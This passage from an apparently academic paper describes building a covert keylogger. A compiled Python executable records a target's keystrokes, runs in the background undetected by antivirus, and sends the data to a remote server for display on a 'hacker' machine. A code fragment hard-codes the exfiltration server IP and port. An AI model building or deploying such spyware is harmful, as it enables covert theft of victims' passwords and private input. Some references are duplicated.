- **Accuracy:** In certain situations, such as when many input methods (such as touchscreen and voice input) are being utilized simultaneously, some keyloggers may find it difficult to record keystrokes accurately.
- **Resource Consumption:** Keyloggers, particularly those that operate in the background, have the ability to soak up system resources, affect performance, and even notify users of their presence.

Proposed Model

Software KEYLOGGER is basically software application that records the keystroke of the targeted machine from the local host. Keystroke are the given input by user to the system using the keyboard. In simple words the architecture has three main component consist of hacker, targeted person and a server. The hacker and the targeted person play's the major role in the keylogger application.




Fig. 1. Architectural diagram for the proposed model




Fig. 2. General work flow diagram

First the enters the input to his/her system using the keyboard. The keyboard send the data to the system in the form of 1's and 0's. then the data is been recognized by the software application. Then the data is processed by the software and with the help of the keylogger application the keystroke is sent to the server with help of the internet. From the server and the with the help of JavaScript the data is been displayed on the hackers machine.

We build a python file that can be compiled and executed. With the help of the file **we** will get the keystroke of the targeted system. Even this python file will record with application the targeted machine is using. We are building a Linux file that can be run. With the help of the file we will display the keystroke of the targeted system on the host machine. This program will run at any Linux terminal of the host system. Basically the python file and the JavaScript file are linked to the server.

Which acts like a bridge between the python file and the JavaScript or the bridge between the hacker and the targeted person. First a python file is created and then the file is been compiled so that the file will converted into an executable file or it is call as "application file". Then we have to install the all the required directories in JavaScript terminal. Then we have to create the JavaScript file that can receives the from the targeted machine and with the help of the server the to file the two files are linked with each other.




Fig. 3. work flow diagram for the proposed model



Fig. 4. Antivirus screenshot

```

13
14 # Hard code the values of your server and ip address here.
15 ip_address = "109.74.200.23"
16 port_number = "8080"
17 # Time interval in seconds for code to execute.
18 time_interval = 10

```

Fig. 5. Fragment of code in the python file




Fig. 6. Task manger screenshot




Fig. 7. Application screenshot

In Fig 4 the antivirus remains on in the targeted system while the python application is running on the background. In Fig 5 the fragment code explain the server is linked with the python file along with time interval and port number to receive the data. In Fig 6 the screenshot explain that the application run in the background. In Fig 7 the screenshot explains about the how the python file look like after getting converted into an application.

CONCLUSION

As per the research proposed the in this paper the executable file was successfully made. This is achieved with the help of the python file, JavaScript file and a server. The python file actually sends the keystroke to the hacker. The JavaScript file receives the keystroke from the targeted machine. The server will transfers the data from the targeted machine to the hacker machine.

REFERENCES

- [1] Annisa Dwiayu Ramadhanty, Avon Budiono, Ahmad Almaarif , Implementation and Analysis of Keyboard Injection Attack using USB Devices in Windows Operating System (DOI: 10.1109/IC2IE50715.2020.9274631).
- [2] Yeshaswini Balakrishnan, Renjith P N, An analysis on Keylogger Attack and Detection based on Machine Learning (DOI: 10.1109/ICECONF57129.2023.1008393).
- [3] Jyothis Sabu, Ananthanarayanan S, Aravind Gopan, Gowtham S, Shalu Murali, Advanced Keylogger with Keystroke Dynamics (DOI: 10.1109/ICICT57646.2023.10134044).

- [4] Abdul Ahad, Mohd Salman Khan, Praful Saxena, Analysis of Keylogging Spyware for Information Theft (DOI: 10.1109/ICRT57042.2023.10146672).
- [5] Viraj Prajapati , Rahul Kalsariya , Amitesh Dubey , Kewal Mehta , Prof. Mahendra Patil, Analysis of Keyloggers in p0Cybersecurity (DOI: 10.22214/ijraset.2020.31925).
- [6] Sai Teja Sajja, Vivek Vardhan Asam, M. A. Jabbar, Activity Monitoring Tool for Windows using Keystroke Logging (DOI: 10.1109/NKCON56289.2022.10126964).
- [7] Mayank Srivastava, Anjali Kumari, Krishan Kant Dwivedi, Sakshit Jain, Vrishti Saxena, Analysis and Implementation of Novel Keylogger Technique (DOI: 10.1109/ISCON52037.2021.9702433).
- [8] Srikakulapu Bhavitha, Matta Chenna Rao, Pamarthi. Nancharaiah, Dr.S. Suhasini, Continuous Digital System Analysis in different System Softwares Using Keyloggers to Validate the need of Security (DOI: 10.1109/ICCCI56745.2023.10128390).
- [9] Mohamed Harfath, Rahal Amrith, Navindu Dulanaka, Praveen Perera, Dr Lakmal Rupersinga, Chethana liyanapathirana, Intelligent Cyber Safe Framework for Children (DOI: 10.1109/UEMCON53757.2021.9666696).
- [10] Ahsan Wajahat, Azhar Imran, Jahanzaib Latif, Ahsan Nazir, Anas Bilal *A Novel Approach of Unprivileged Keylogger Detection* (DOI: 10.1109/ICOMET.2019.8673404).
- [11] Sahil Prasad Bejo, Biresh Kumar, Pallab Banerjee, Pooja Jha, Amar Nath Singh, Mohan Kumar Dehury, Design, Analysis and Implementation of an Advanced Keylogger to Defend Cyber Threats (DOI: 10.1109/ICACCS57279.2023.10112977).
- [12] Swarnima Rai , Vaaruni Choubey , Suryansh , Puneet Garg, A Systematic Review of Encryption and Keylogging for Computer System Security (DOI: 10.1109/CCiCT56684.2022.00039).
- [13] Darshanie Sukhram, Thaier Hayajneh, KeyStroke Logs: Are Strong Passwords Enough? (DOI: 10.1109/UEMCON.2017.8249051).
- [14] Srikakulapu Bhavitha, Matta Chenna Rao, Pamarthi. Nancharaiah, Dr.S. Suhasini, Continuous Digital System Analysis in different System Softwares Using Keyloggers to Validate the need of Security (DOI: 10.1109/ICCCI56745.2023.10128390).
- [15] Mordechai Guri, AirKeyLogger: Hardwareless Air-Gap Keylogging Attack (DOI: 10.1109/COMPSAC57700.2023.00089).
- [16] Karthik Srinivasan, Keylogger Malware Detection using Machine Learning Model for Platform-Independent Devices (DOI: 10.1109/ETNCC59188.2023.10284942).
- [17] Yashika Sharma, Muskaan Rana, Optimization Technique to Reduce Resource Utilization of Software Key Loggers using PSO (DOI: 10.1109/ICPCSN58827.2023.00060).
- [18] Prasiddha Bhat, Namratha H J, Mohana, Cyber Security Testbed: Keyloggers and Data Visualization on Keyloggers – A Case (DOI: 10.1109/ICSCNA58489.2023.10370136).
- [19] Jyothis Sabu, Gowtham S, Ananthanarayanan S, Aravind Gopan, Shalu Murali, Advanced Keylogger with Keystroke Dynamics (DOI: 10.1109/ICICT57646.2023.10134044).
- [20] Sahil Prasad Bejo, Pooja Jha, Biresh Kumar, Mohan Kumar Dehury, Delving and Unveiling the Malicious World: Implementing Malware Analysis for Preventive Approach (DOI: 10.1109/WCONF58270.2023.10235253).